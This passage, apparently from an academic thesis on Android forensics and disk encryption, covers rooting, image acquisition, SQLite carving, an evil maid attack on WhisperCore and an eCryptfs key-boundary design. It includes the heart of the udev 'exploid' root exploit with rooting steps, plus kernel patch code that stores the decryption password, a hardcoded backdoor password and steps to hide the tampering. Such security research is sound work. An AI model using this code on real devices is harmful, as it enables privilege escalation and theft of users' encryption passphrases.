Modern Linux systems use `udev` as their device manager. `Udev` is the interface between userspace and the kernel as far as device registration is concerned. All messages and events about new devices, including hotplugs, are passed through `udev`. When users plug a USB drive into their machines and it is automatically mounted, `udev` has handled a message from the kernel that a device was attached and forwarded it along to the correct abstraction layer. All devices under `/dev` are handled by `udev`, which necessarily runs as root. Android uses `udev`, but instead of giving `udev` its own service (normally `udevd`), it has been moved into `init`, which is typically the first userspace process to run in a Linux system.

Local root exploits in Linux often are a result of invalidated input into a process that is running as root, as is the case with CVE-2009-1185. As described in the CVE entry, "udev before 1.4.1 does not verify whether a NETLINK message originates from kernel space, which allows local users to gain privileges by sending a NETLINK message from user space" (*CVE-2009-1185*, 2009). This means that any process, running

[9] c-skills.blogspot.com

[10] CVE stands for "Common Vulnerabilities and Exposures," and the CVE number is a common method of identifying public vulnerabilities. The full database is available at `cve.mitre.org`.

anywhere, can send a NETLINK message to `udev` causing virtually arbitrary actions to be run as root. Sebastian Krahmer provided proof-of-concept C code. Anthony Lineberry, David Luke Richardson, and Tim Wyatt (2010) took the C implementation and linked it to Java via JNI, allowing it to be run by any Android application.

Krahmer's implementation – commonly referred to as "exploid," though "exploid" can refer to a number of exploits derived from Krahmer's code – crafts a `NETLINK_KOBJECT_UEVENT` that directs `udev` to spawn a copy of "exploid" on the next hotplug event, as shown in Table 2.6. Instructions will typically direct the end-user to turn WiFi on and off, triggering a hotplug event. When `udev` spawns another copy of "exploid," it will be running as root, so exploid copies `/bin/sh` to `/bin/rootshell` with setuid root, so that the shell will always execute as root. It is a beautiful piece of work.

```
1 if ((sock = socket(PF_NETLINK, SOCK_DGRAM, NETLINK_KOBJECT_UEVENT))
    < 0)
2   die("[-] socket");
3
4  close(creat("loading", 0666));
5  if ((ofd = creat("hotplug", 0644)) < 0)
6   die("[-] creat");
7  if (write(ofd, path , strlen(path)) < 0)
8   die("[-] write");
9  close(ofd);
10 symlink("/proc/sys/kernel/hotplug", "data");
11 snprintf(buf, sizeof(buf), "ACTION=add%cDEVPATH=/..%s%c"
12           "SUBSYSTEM=firmware%c"
13           "FIRMWARE=../../..%s/hotplug%c", 0, basedir, 0, 0,
               basedir, 0);
14 printf("[+] sending add message ...");
15 if (sendmsg(sock, &msg, 0) < 0)
16   die("[-] sendmsg");
17 close(sock);
```

Table 2.6: The Heart of "exploid"

As always, the world of exploit development moves quickly, even if the pace is dampened by the slowness of Android updates for non-Nexus phones, and inevitably whatever is written here will be obsolete by the time it is read. However, CVE-2009-1185 will remain an important case study, despite being fixed in Android 2.2.1. Nearly two

years after being discovered in mainstream Linux, CVE-2009-1185 remained exploitable in over half of Android devices then in use.

The HTC Slide, which is marketed by T-Mobile as the MyTouch Slide, runs Android 2.1, and is therefore susceptible to CVE-2009-1185. Rooting an HTC Slide using Krahmer's "exploid" code is not difficult at all. The following steps will obtain root access on a MyTouch slide:

1. Download the exploid source from `c-skills.blogspot.com`
2. Cross-compile the source file with `arm-none-linux-gnueabi-gcc`
3. Push the compiled binary to `/sqlite_stmt_journals`
4. `adb shell`
5. `chmod 700` the pushed binary
6. `./exploid`
7. Turn wifi off and back on again
8. `/system/bin/rootshell`
9. # Root

2.2.4 Acquisition of Volatile Memory

At the time of writing, one of the more exciting and recent developments in the field of Android forensics has been the demonstration of a method for acquiring volatile memory from Android devices (Sylve, Case, Marziale, & Richard, 2012). Joe Sylve and the rest of the team involved with that project developed a kernel module, called the Droid Memory Dumper (hereafter DMD), capable of capturing memory from a running Android device. The module can send a memory capture either to a local file on the device's SD card or to a remote system over a network connection. While for some time it has been well known that acquiring live memory from an Android device should be possible, DMD is the first demonstration of how to do it.

The authors of DMD leveraged The Volatility Framework (hereafter Volatility) for analysis of Android memory dumps. Volatility is a tool written in Python specifically for live memory forensics. One of the primary attractions of using Volatility is that it modularizes and abstracts away much of the underlying memory forensics work, allowing developers to contribute plugins for finding new artifacts in memory dumps with a

minimum of duplicated effort. Volatility is largely used for Windows analysis, however, and though progress is being made toward supporting Linux memory dumps, little work had been previously done for Android. The team that developed DMD is contributing plugins to Volatility capable of analyzing Android memory dumps.

DMD is significant to this paper because it presages the ability to extract encryption keys from Android memory, which is precisely the type of attack that Chapter 4 is concerned with. The plugins contributed to Volatility by the DMD team do not appear to include the ability to extract encryption keys from RAM, but producing such a plugin should not be difficult now that the acquisition problem has been solved. Existing work (Halderman et al., 2008) on carving encryption keys from memory during cold boot attacks may be able to find keys from an Android memory dump with little or no modification.

2.3 Analysis

Once a `nanddump` image of each partition has been acquired, it can either be copied and then mounted locally for examination, or carved for deleted data.

2.3.1 Mounting Images

Mounting an ext4 image is very easy on a Linux system. The majority of Linux distributions have moved to using ext4 as their default file system, and thus come with excellent ext4 support out of the box. An ext4 image can be mounted for perusal by passing the loop mount option, as shown in Table 2.7.

```
[daniel@misdirection ~]$ sudo mount -o loop,ro,noexec userdata.img /
    mnt/android/userdata
```

Table 2.7: Loop Mounting an ext4 Image

This method of mounting an image read-only via the loopback device in Linux is not possible for an MTD image, as there is a significant amount of metadata (the OOB) interwoven between the blocks, which is partially under the control of the MTD driver and

partially under the control of YAFFS2 (the OOBFREE area). Fortunately, there is a debugging utility called `nandsim` that can present a dump file as a virtual NAND device. It is imperative, however, that the OOB layout of the MTD kernel module on the analysis machine matches the OOB layout of the target device. This layout can change between builds of Android, possibly necessitating many rebuilds of the MTD module.

Furthermore, the YAFFS2 file system itself is not distributed with most popular Linux distributions, and therefore must be built. The source can be retrieved from the maintainers of YAFFS, Aleph1, through a simple `git clone`.[11] YAFFS2 can be built to utilize the features of very new kernels, or with legacy support for older kernels. The safest route is to rename the `yportenv_multi.h` file to `yportenv.h`, enabling support for many kernel versions, and build with `make`. YAFFS2 can then be enabled by running `modprobe mtdblock && insmod yaffs2multi.ko`. YAFFS2 should show up in the list of file systems in `/proc/file systems`.

At this point, mounting the image is straightforward, once one figures out the magic MTD parameters. Android YAFFS2 images can be mounted if `nandsim` is started with the following incantation for a 512MB flash image: `sudo modprobe nandsim first_id_byte=0x20 second_id_byte=0xa2 third_id_byte=0x00 fourth_id_byte=0x15`. These parameters are drawn directly from the MTD documentation and are determined by the geometry of the image (*Memory Technology Device (MTD) Subsystem for Linux FAQ*, n.d.) After `nandsim` has been loaded, `/dev/mtdblock0` can be mounted read-only as a YAFFS2 file system and read.

2.3.2 Carving SQLite Records

A large percentage of forensically interesting information on an Android phone is indexed in SQLite databases. The majority of these databases are stored on the `userdata` partition of the phone, mounted at `/data`. Pulling data from these databases while they are intact is trivial: simply open the relevant database with SQLite and query the data. It becomes more difficult when the data has been overwritten or deleted. Murilo Tito Pereira has done excellent work on carving for deleted SQLite records, and his article on carving Firefox SQLite databases forms the basis for the forensic methods presented this section. (Pereira, 2009)

[11] git clone git://www.aleph1.co.uk/yaffs2

Knowing the table schema of the records being searched for is of the utmost importance. The database used by the Android browser is a good example of useful data that might have been deleted, but can still be recovered. The browser actually has several databases, but for the purposes of this study`browser.db` will suffice. The browser database is stored at `/data/data/com.android.browser/databases/browser.db`, and contains three tables: `android_metadata`, `bookmarks`, and `searches`. The bookmarks table contains entries not only for, bookmarks but browser history as well. The searches table contains search history.

Field	Type	Comment
_id	INTEGER PRIMARY KEY	
title	TEXT	Only used for bookmarks
url	TEXT	Location of bookmark or history visit
visits	INTEGER	Number of times site has been visited
date	LONG	Last visit
created	LONG	Date created
description	TEXT	User entered description
bookmark	INTEGER	Whether or not record is bookmark
favicon	BLOB	For webpages
thumbnail	BLOB	Shown in bookmarks screen
touch_icon	BLOB	Unknown
user_entered	BLOB	Boolean, created by user or not

Table 2.8: Bookmarks Table Schema

Following Pereira's work on carving for deleted Firefox history records, an Android image can be scanned for unallocated SQLite records. Updating a record in a SQLite database stored on a YAFFS2 file system does not immediately overwrite the old record (remember YAFFS2 makes every effort to write sequentially). From a forensics perspective, it is interesting to note that using the native Android tools to clear browser history does not remove the file system artifacts left by YAFFS2 wear-leveling mechanisms. Eventually the artifacts will be erased by the file system garbage collector, but on a phone with a significant amount of free space, that can take a very long time.

The approach taken by Pereira, which has here been adapted and somewhat generalized, is to search for a signature that is unique to the content of the deleted record

one is attempting to locate. Pereira was looking for Firefox browsing history records in unallocated space, so he used *http://* for his signature. When looking for browsing history records on an Android based phone, the same signature can be successfully used. The signature chosen depends on the records one is looking for. One might use the regular expression `\d{3}-\d{3}-\d{4}` to search for SMS records floating around the file system, as those records are guaranteed to have a phone number field (the actual field name is `address`).

Clearly a signature alone, however, is insufficient to distinguish SQLite records from other occurrences of the signature. The signature is only used to locate candidate records, which then must be validated. This validation is accomplished by stepping backward from the signature location, counting bytes. The first value after the `id` in a SQLite record is the header size. If the number of bytes that have been stepped over, minus the number of bytes in data fields based on the record schema, is equal to the value of the byte the cursor has landed on (the header size), then a potentially valid SQLite record has been located. The fact that the byte after the header size must by definition be zero is used as a sanity check.

The code associated with this thesis demonstrates SQLite validation in Python, using two functions. One function "backsteps" from a given signature passing progressively larger slices to a validation function. The validation function returns whether or not the slice could be a SQLite record. The `backStep` function is shown in Table 2.9.

```
1 def backStep(self, rawData):
2   bc = self.minHdrSz
3   for f in range(0, len(self.schema)): self.fieldSizes.append(0)
4   while bc < self.sliceSz and not self.valid:
5     if self.validateHdr(rawData[self.sliceSz-bc:self.sliceSz], bc):
6       self.tailingRec = rawData[self.sliceSz-bc:]
7       self.valid = True
8     bc += 1
```

Table 2.9: SQLite Carving "backstep" Function

The `rawData` argument passed to `backStep` is simply a slice of data that is larger than the record is believed to be. When searching for browser history records, for example, this project opted for 512 bytes on either side of the record. The size is arbitrary,

so long as it is larger than the record being searched for, but choosing a raw data slice size that is too large will negatively impact validation performance. The `bc` variable (backward cursor) is the current byte location. The function then steps backward one byte at a time, calling `validateHdr` with a slice of raw data. If the current slice appears to be valid, then all of the data after the signature is stored in `tailingRec`, and `validateHdr` will have already populated the header data. The `validateHdr` function does the comparison between the record schema and the header and field sizes that have actually been found. Effectively, the function does brute force carving by taking incrementally larger slices of data and testing for validity against the table schema.

2.4 Summary

At the time of writing, the majority of Android devices use the YAFFS2 file system, which is log-structured and adheres as closely as possible to the "write-once" rule of NAND storage. Many newer models, however, have begun to use ext4 to store application data. An ext4 Android device can be acquired with `dd`, much like a desktop. Acquiring an image of an Android device using YAFFS2 requires the use of `nanddump`, which unlike `dd`, will copy YAFFS2 metadata in the OOBFREE area, in addition to the data itself. An image of a device can be mounted via the loopback device for ext4, or in `nandsim` for YAFFS2. Images can also be carved for deleted data if the structure of the data is known. Methods for acquiring memory from an Android device have been recently developed, but they are not yet common practice. By far, the largest obstacle to imaging an Android device is obtaining root access, but a large number of exploits are available thanks to the hobbyist and security communities.

CHAPTER 3

ANDROID EVIL MAID[1]

There is, it would seem, an obvious method of protecting data against the forensic inquiry outlined in Chapter 2. Full Disk Encryption (FDE) is generally regarded as the best way to protect data in the event a device falls into the wrong hands, be they those of a thief or forensic investigator (Casey, Fellows, Geiger, & Stellatos, 2011). For Android, in particular, Whisper Systems has included FDE in their security-oriented build WhisperCore (*WhisperCore*, n.d.), and Google itself has included FDE in Android 3.x and 4.x. Though Chapter 4 is primarily concerned with devices running Ice Cream Sandwich, this chapter focuses on the implementation of FDE provided in WhisperCore. The ability to modify Android is at the heart of this paper, and WhisperCore is the only popular FDE implementation for Android provided by aftermarket modifications to the OS. Partially prompted by Twitter's purchase of Whisper Systems and the subsequent unavailability of WhisperCore, Chris Soghoian once commented to *Ars Technica*:

> . . . these applications that people are creating, that activists are creating, and then abandoning six months after their funding runs out – those are just a waste of time. Those are never going to go anywhere and they're never going to be used by anyone. We need technologies that can be used by millions of consumers, without playing with configuration options. (Farivar, 2012)

This is a sentiment that has some truth to it, but it is the opinion of the author that there remains value in developing privacy-preserving tools, even if they are not adopted by Google. Whisper Systems greatly increased awareness of significant security issues on the Android platform, and offered full disk encryption on Android before anyone else, including Google. At the same time, WhisperCore on the Nexus One is vulnerable to the evil maid attack described here, which highlights the fact that FDE can only be relied on so long as an attacker has not had physical access to the device. It demonstrates in a very real way the dangers of leaving a device unguarded.

[1]This chapter is adapted from an article originally posted on the author's personal website. It was posted there first to provide a timely commentary on secure boot environments. It remains, as far as the author is aware, the only demonstrated evil maid attack on Android (DeFreez, 2011).

Chapter 1 asserted that three conditions were necessary for encryption to succeed as a privacy-preserving tool:

1. The encryption passphrase must be strong.
2. An attacker cannot have access to the device before it used.
3. An attacker cannot have access to the device while it is running.

A fourth condition might be added, which is that the attacker is not willing to extract the key through force, what the security industry likes to call "rubber-hose" cryptanalysis (Soghoian, 2009). The first item is mostly self-explanatory. If a phone is encrypted with the PIN "1111" then it does not matter how secure the implementation is, decrypting the device will be easy. The third item will be discussed in Chapter 4. It is the second condition that will now be taken up.

3.1 Evil Maid

Encryption has been exceedingly successful at protecting data at rest, but implementations often remain susceptible to a class of boot-time attacks collectively referred to as "evil maid" attacks (Schneier, 2009). The typical scenario proposed for an evil maid attack involves a person traveling with an encrypted computer. Typically the computer is a laptop, but it could be a phone or tablet. While the traveler is away from his or her room, an eponymous Evil Maid comes in to clean. The data on the device cannot be read because it is encrypted, so the Evil Maid installs a boot-time keylogger. This keylogger could take any form, hardware or software, but most often it takes the form of a small piece of software installed to the unencrypted boot portion of a drive. When the traveler returns and decrypts the drive, the keylogger reads the FDE password as it is typed. The password could be saved somewhere else on the drive for the Evil Maid to retrieve later, or immediately sent out over the network. This is made possible by the fact that full disk encryption is something of a misnomer. Entire partitions are often left unencrypted if they do not contain user data. The bootloader itself may be signed or encrypted, offering a degree of protection against evil maid attacks, but doing so is not foolproof (Turpe, Poller, Steffan, Holtz, & Trukenmuller, n.d.) and comes at the price of locking down the hardware. Moreover, even if the boot code itself is protected, the device could be

physically modified. There is, when it comes down to it, absolutely no way to protect against an evil maid attack. For those truly concerned about privacy, if an electronic device is ever out of their hands it should be destroyed. There are simply too many ways that an adversary might tamper with the device. This chapter describes one.[2]

Against a desktop or laptop computer, evil maid attacks are typically implemented by booting from an alternate device, such as a thumb drive in Joanna Rutkowska's (2009) classic attack against TrueCrypt. Mobile devices offer natural protection against evil maid attacks in the form of locked bootloaders. There is no easy way to boot an Android phone or tablet from peripheral storage, and it is usually either impossible to modify the OS image without an exploit or doing so requires wiping the device. Unfortunately, the restrictive nature of the locking and unlocking mechanisms commonly impedes utility by forcing the OS image to be signed by the vendor, rather than by the owner/operator of the device. It will be demonstrated that WhisperCore on the Nexus One, because it requires an unlocked bootloader, is inherently vulnerable to evil maid attacks. WhisperCore on the Nexus S, however, is comparatively resistant because the Nexus S bootloader can be relocked without reverting to stock images.

3.2 Attacking WhisperCore

WhisperCore, released in March 2011, was a security-oriented Android distribution developed by Whisper Systems until that company was purchased by Twitter in November 2011. WhisperCore was available for the flagship Android phones of the time (Nexus One and Nexus S). In addition to FDE, WhisperCore provided a significant number of security features, including a firewall, encrypted backups, and encrypted voice and text messaging. Some of these features can be used on a stock build of Android and remain available in the Android market, while others require the full WhisperCore build. Furthermore, WhisperCore tended to receive important updates that other Android builds overlooked. When the Dutch certificate authority DigiNotar was compromised in 2011, for example, not only did Whisper Systems remove the certificate, but they went so far as to extend the Android framework with a certificate blacklisting system to prevent an SSL connection

[2]Even if the device's software is completely secure, the device itself could be physically modified to record a passphrase as it is entered.

from any application using even an intermediate DigiNotar certificate (*WhisperCore 0.5.5*, 2011).

Deploying WhisperCore to a phone necessarily involves unlocking the bootloader. Nexus phones are popular in the Android community not only because they provide a "pure" Android experience, but because they have bootloaders which can be easily unlocked. To unlock a Nexus One, connect it to a computer which has the `fastboot` utility installed and issue one command: `fastboot oem unlock`. The `fastboot` utility is readily available from many hobbyist Android sites, or it can be built as part of the Android Open Source Project.

Unlocking the bootloader wipes the phone and activates fastboot extended commands, enabling a user to flash custom images on the phone. The WhisperCore installer does this for the user automatically (after a warning). WhisperCore flashes a custom system partition containing the WhisperCore utilities, and a custom boot partition with a modified kernel and ramdisk. On the Nexus S, which supports bootloader relocking, the bootloader is then relocked. On a Nexus S, the evil maid attack described here would be non-trivial, as unlocking the bootloader to perform an attack would cause all data to be lost. On the Nexus One, relocking is not possible, leaving the device susceptible to evil maid attacks.

3.2.1 WhisperYAFFS

WhisperCore includes two separate FDE implementations, one for the Nexus One and one for the Nexus S. WhisperCore on the Nexus One implements an encryption layer on top of YAFFS2, which is the native file system. On the Nexus S, where ext4 is the native file system, DM-Crypt (device-mapper crypto target), which is a block-level encryption layer, is used rather than a cryptographic file system (see Chapter 4 for more on the difference between block-level and file-level encryption). DM-Crypt is the same encryption mechanism that Google uses for Android devices that support FDE, and often how Linux desktops are encrypted. The rest of this section will focus on WhisperCore as it exists running on a Nexus One phone.

YAFFS2 does not normally support encryption. Android is moving toward ext4 on top of hardware wear-leveling, but the majority of devices running Android still use YAFFS2. In order to provide encryption for devices using YAFFS2, Whisper Systems,

impressively, developed an extension to YAFFS2 providing encryption at the page level. This extended version of YAFFS2 is branded WhisperYAFFS and, unlike the rest of WhisperCore, is released as open source software.

Because the source code for WhisperYAFFS is freely available (*WhisperYAFFS Wiki*, 2011), building an Android kernel with WhisperYAFFS support is relatively straightforward. The kernel for the Nexus One is contained in the `kernel/msm.git` project, which contains the Android kernel that runs on Qualcomm chipsets. The WhisperYAFFS code is a full replacement for YAFFS2 in the kernel; in the kernel source, the entire `fs/yaffs2` directory can be removed and replaced with WhisperYAFFS. For our purposes, the most interesting portion of WhisperYAFFS to examine is in `yaffs_vfs_glue.c`. This is where WhisperYAFFS (and YAFFS2 before it) interfaces with Linux VFS to register the file system and mount devices. It turns out that the password used to mount an encrypted WhisperYAFFS file system is passed as a mount option. WhisperYAFFS has actually added two mount options, `unlock_encrypted=` and `create_encrypted=`, which perform self-evident functions. The password is passed after the equals sign, parsed into a struct, and then either the unlock or create functions are called. During the boot process, a modified `init.mahimahi.rc` is used to call a binary on the system partition that presents a minimal UI for password entry and makes the appropriate mount call.

3.2.2 Switching Kernels

In order to perform the evil maid attack, a custom kernel was built that can run WhisperCore, but has the unlock function hooked to store the decryption password. The entire kernel source for WhisperCore is not available, just WhisperYAFFS, so for the sanctity of the GPL hopefully nothing else has changed. When attempting to blindly replace a kernel for a target system, it is a good idea to replicate the kernel config, which is available at `/proc/config.gz`. In the example code published at `https://github.com/defreez/android-kernel-msm`, this config is stored at `arch/arm/configs/whisper_defconfig`. The `build-kernel.sh` shell script provided is a tweaked version of the script accompanying the “goldfish” (emulator) version of the kernel, which conveniently uses the Android build system for cross-compilation. Pulling the config and building it with WhisperYAFFS is sufficient to boot WhisperCore.

In order to retrieve the unlock password, a little bit of code is tacked on to the `yaffs_UnlockEncryptedFilesystem` function in `yaffs_vfs_glue.c`, as shown in Table 3.1. A section is added which reads the password as the user enters it and writes it out to a file on the unencrypted system partition. The SD card would have been the first choice for a location to store the password, but WhisperCore contains an option to encrypt the SD card as well. The system partition is normally read-only (RO), so it is first remounted read-write. The password is written to `/system/etc/em.txt`, though the location is arbitrary. After the password has been written, the system partition is remounted RO. Any number of different approaches could be taken to write the password out to a more subtle location that could be read later, perhaps in an area out of band from the normal file system, or to even send the password out over the network.

```
1   // Evil Maid: Store correct password
2   if (!evm) {
3     do_mount("/dev/block/mtdblock5", "/system", "yaffs2", O_RDWR |
          MS_REMOUNT, NULL);
4
5     old_fs = get_fs();
6     set_fs(get_ds());
7     file = filp_open("/system/etc/em.txt", O_CREAT | O_RDWR, 0644);
8
9     if (! IS_ERR(file))
10      vfs_write(file, password, strlen(password), &file->f_pos);
11
12    filp_close(file, NULL);
13    set_fs(old_fs);
14
15    do_mount("/dev/block/mtdblock5", "/system", "yaffs2", MS_RDONLY
          | MS_REMOUNT, NULL);
16  }
```

Table 3.1: Evil Maid Patch: Store Unlock Password

The system partition, while a conveniently accessible location for writing during unlock, cannot be read offline. When the hypothetical evil maid returns to collect the device, `/system` will not be available because the device does not have USB debugging enabled. How then, does the evil maid retrieve the password? Hardcode a backdoor. If the

user enters “evilmaid” as the password, then the saved password is read from disk. The partition is decrypted and the phone boots normally. The backdoor is shown in Table 3.2.

```
1   // Evil Maid: Backdoor
2   if (!strcmp(password, "evilmaid")) {
3     evm = 1;
4
5     old_fs = get_fs();
6     set_fs(get_ds());
7
8     file = filp_open("/system/etc/em.txt", O_RDONLY, 0644);
9     sz = vfs_llseek(file, 0, SEEK_END);
10    vfs_llseek(file, 0, 0);
11    password = (char*) kmalloc(sz, GFP_KERNEL);
12    vfs_read(file, password, sz, &file->f_pos);
13    filp_close(file, NULL);
14
15    set_fs(old_fs);
16  }
```

Table 3.2: Evil Maid Patch: Backdoor

Finally, switching out the kernel will change the “vermagic” string.[3] The vermagic string must match for kernel modules to load. In a Nexus One, wireless is provided by the `bcm4329.ko` kernel module, thus if the vermagic string changes wireless will not work. Breaking wireless is likely to tip off the target, so in the evil maid kernel, the vermagic string has been hardcoded in the `Makefile` to match WhisperCore. The compile version can also be hardcoded by preventing `scripts/mkcompile_h` from overwriting `compile.h`. The advantage of doing so is that the “Kernel version” visible from the “About phone” settings menu will be indistinguishable from WhisperCore.

Applying the evil maid kernel to the phone requires repacking a boot image. There is a small utility in the `exbootimg` directory of the evil maid kernel source that, given the correct path to a boot image, will extract the kernel and ramdisk. The utility is a quick and dirty modification of `mkbootimg` that does not do much error checking. The WhisperCore download contains a `boot.img`. Simply swap out the kernel and repack with the `mkbootimg` utility that is built as part of the Android Open Source Project. The `mkbootimg` incantation is: `mkbootimg --kernel EVILMAIDKERNEL --ramdisk`

[3]The vermagic string identifies the kernel version for which a kernel module was compiled.

`EXRAMDISK -o /tmp/evilmaid.img --base 0x20000000`. This boot image can be flashed to the phone and will save the decryption password as the disk is unlocked. A prebuilt boot image for WhisperCore 0.5.5 running on a Nexus One is available at `http://www.defreez.com/blob/android-evilmaid-whisper-0.5.5_r0.img`.

To recap, the following steps will successfully perform an evil maid attack against WhisperCore on a Nexus One:

1. Obtain the evil kernel.
2. Build the kernel with `build-kernel.sh` (requires functioning Android build environment, and assumes the kernel is in a subdirectory of AOSP root).
3. Unpack the WhisperCore boot image with `exbootimg`.
4. Pack an evil maid boot image with `mkbootimg` using the evil maid kernel and the WhisperCore ramdisk.
5. When the target is away, flash the new boot image.
6. Wait for the target to decrypt the phone.
7. Steal the phone.

3.3 Conclusion

While the Android community has a tendency to ridicule locked bootloaders, securing the boot environment significantly mitigates offline attacks against full disk encryption. Unfortunately, the methods typically used to secure the Android boot environment have not taken into account the need to protect third party images. This is demonstrated by the differing resilience to evil maid attacks exhibited by WhisperCore on the Nexus One and the Nexus S. On the Nexus One, WhisperCore is incapable of defending against an evil maid attack because the bootloader must remain unlocked. On the Nexus S, which allows for the bootloader to be relocked with custom images, an evil maid attack would not be easy to execute. Attacks such as these, or simply the use of force against the owner of the device, makes relying solely on FDE for privacy a perilous proposition. This is not meant to dissuade one against the use of encryption, quite the contrary. Disk encryption is the most powerful tool in a privacy advocate's arsenal, but it is not a panacea.

CHAPTER 4

FILE SYSTEM ENCRYPTION BOUNDARIES

4.1 Overview

With Android 4.0 (Ice Cream Sandwich or ICS), Google introduced native support for full disk encryption. Ice Cream Sandwich encrypts the entire `/data` partition with dm-crypt, which provides transparent block-level encryption, sitting in-between the file system and the device. From a privacy perspective, introducing block-level encryption is a significant step forward for Android because it makes offline attacks against a mobile device much more difficult; the data is locked away securely as soon as the phone is turned off, assuming a strong passphrase. Live acquisition, however, remains a possibility if the unlock screen can be bypassed. Bypassing a lock screen is non-trivial, but possible if an exploit is available for the device. Encryption is of little use if an attacker can bypass the lock screen, because an attacker can simply copy the already decrypted files to another device. This is an especially important observation given that very few people turn off their cell phone when it is not in use. Disk encryption, as it is implemented in Android, requires an attacker to gain access to a device without turning it off, but operating system security, rather than cryptography, remains the principle protection. While, at the time of writing, there are no known exploits against a locked ICS device, an alarming number of bugs have been found over time in various implementations of the lock screen (Hoog, 2011; Cannon, 2010; Kincaid, 2010; Geller, 2011).

This chapter describes a method which can foil the logical acquisition of an Android device, even if the lock screen is bypassed. This means that sensitive data cannot be copied off of the phone if the correct password was not entered at the lock screen. It is likely that a sophisticated attacker could still retrieve the decryption keys from memory, but the method presented could be extended without too much difficulty to prevent that as well, meaning a running Android device could remain cryptographically secure any time the device was locked. This is accomplished by stacking an additional cryptographic file system – eCryptfs – on top of the normal ext4 file system. The eCryptfs module being used has been modified to incorporate the concept of boundaries, where different portions of the file system use different keys, based on the user identifier of the file owner. When

the phone is locked, keys for select applications storing sensitive data are removed from memory, preventing access to those applications.

4.2 eCryptfs

There are two basic approaches to disk encryption: block-based and file-based. Android 4.x uses dm-crypt, which is block-based, while eCryptfs is file-based. In a block-based encryption scheme, encryption happens "below" the file system. The encryption mechanism is inserted between the file system and the block device. When the file system goes to write a block of data, that block is encrypted prior to physically being written to disk. The file system is unaware of the encryption. The advantage of this method is that it is simple, transparent, and encrypts everything on the device. The primary disadvantage is a lack of granular control. It is difficult, in a block-based encryption scheme, to treat one file any differently than another. It can be done, but requires keeping a separate mapping between files and blocks (Dorrendorf, 2011). A cryptographic file system, in contrast, performs encryption at the file level. The data is encrypted *before* it reaches the block device driver. This allows for much greater control over how files are encrypted, with the primary disadvantages being complexity of implementation and inability to protect swap space.[1]

Michael Halcrow was the principal architect of eCryptfs, which extended Erez Zadok's Cryptfs (Halcrow, 2005). It was designed after the FiST stackable file system framework, which allows it to run on top of an existing file system, such as ext4. The idea behind "stacking" file systems is that an underlying file system (ext4 in this case) can be used to provide most of the basic functionality, while the new features exist in a relatively thin layer on top of that file system. From an end-user perspective, eCryptfs is almost completely transparent after initial setup. A special directory is created that houses private data, and all of the files stored in this directory will be encrypted. The encrypted directory is then mounted somewhere else as an eCryptfs file system, and the files viewed from the eCryptfs mount point are transparently decrypted.

[1] The eCryptfs FAQ contains a more complete comparison between block-based and file-based encryption methods. The inability to encrypt swap space is not particularly relevant to Android, which typically runs without a swap partition.

The extensions to eCryptfs described in this chapter are primarily modifications to how eCryptfs handles keys. A number of methods are supported by eCryptfs for handling the private key material, but this paper is only concerned with the passphrase method of generating keys. When operating normally, eCryptfs has two tiers of keys. There is the master key, and there are keys which are unique for each file. The file encryption key, or "FEK," is the actual encryption key used to encrypt and decrypt the contents of a file, typically with AES.[2] The FEK is just a series of randomly generated bytes. When the contents of a file are encrypted, the encryption key for that particular file (the FEK) is encrypted with the master key, resulting in the "encrypted file encryption key," or EFEK. The EFEK is stored as metadata in the header of the encrypted file. Throughout this chapter, what is called the master key is always the key required to unlock the entire file system. When operating normally, the eCryptfs master key is the FEKEK, which can be abbreviated $F(EK)^2$. When a file is encrypted, $F(EK)^2$ is hashed, and that signature is also stored in the header of the file. A list of available keys is maintained for each mount point. When a file is opened, the key signature or signatures are read out of the headers associated with the file. The list of global keys available for that mount point is searched for a corresponding $F(EK)^2$ signature, and if a corresponding key is found, the EFEK associated with that file is decrypted, to produce the FEK. The FEK, in turn, is used to decrypt the rest of the file. This separation of master and session keys strengthens the file system against offline cryptanalysis. Figure 4.1 shows this process:

1. The user enters a passphrase.
2. A utility turns this passphrase into the FEKEK, or $F(EK)^2$, which is stored in the kernel.
3. $F(EK)^2$ is hashed, and that signature is registered as being available for a given mount point.
4. A new encryption key, FEK, is randomly generated for each file to be written.
5. The FEK associated with a file is encrypted with $F(EK)^2$ to create the EFEK, and stored in the header for the file.
6. The signature of $F(EK)^2$ is also stored in the header of the file.

[2] AES is the "Advanced Encryption Standard." It is a cipher, originally named Rijndael, that was chosen by the National Institute of Standards and Technology in 2001 as the standard for encrypting U.S. government data. It is perhaps the most well-known symmetric cipher in existence.

7. When a file is decrypted, the stored F(EK)^2 signature is compared against the list of signatures for the mount point, and if a match is found, the appropriate key is retrieved and the file is decrypted.




Figure 4.1: eCryptfs Normal Key Operation

4.3 eCryptfs boundary mode

The modifications to eCryptfs presented in this chapter are inspired by the work of Leo Dorrendorf on increasing the resilience of encrypted file systems to memory-based attacks (2011). The keying method of eCryptfs has been modified to add a notion of security boundaries between different parts of the file system, toward the end of providing a usable mobile device even while portions of the file system cannot be accessed. In the traditional keying mode for eCryptfs, the master key is F(EK)^2, and it must always remain memory resident, for if it is removed then no files can be accessed whatsoever. Any device would quickly cease to operate in such a situation. A third, interstitial tier of keys, here called "boundary" keys, has been introduced. When the device is locked, this key tier allows the master key to be removed from memory, along with any unnecessary boundary keys, leaving accessible only the portion of the file system necessary to keep the device operational.

The question of where to draw boundaries immediately arises. The Android security architecture is designed, first and foremost, around "sandboxing" applications.

From a storage perspective, this means that applications are not allowed to access either system data or data associated with other applications. The official documentation on security and permissions describes it this way:

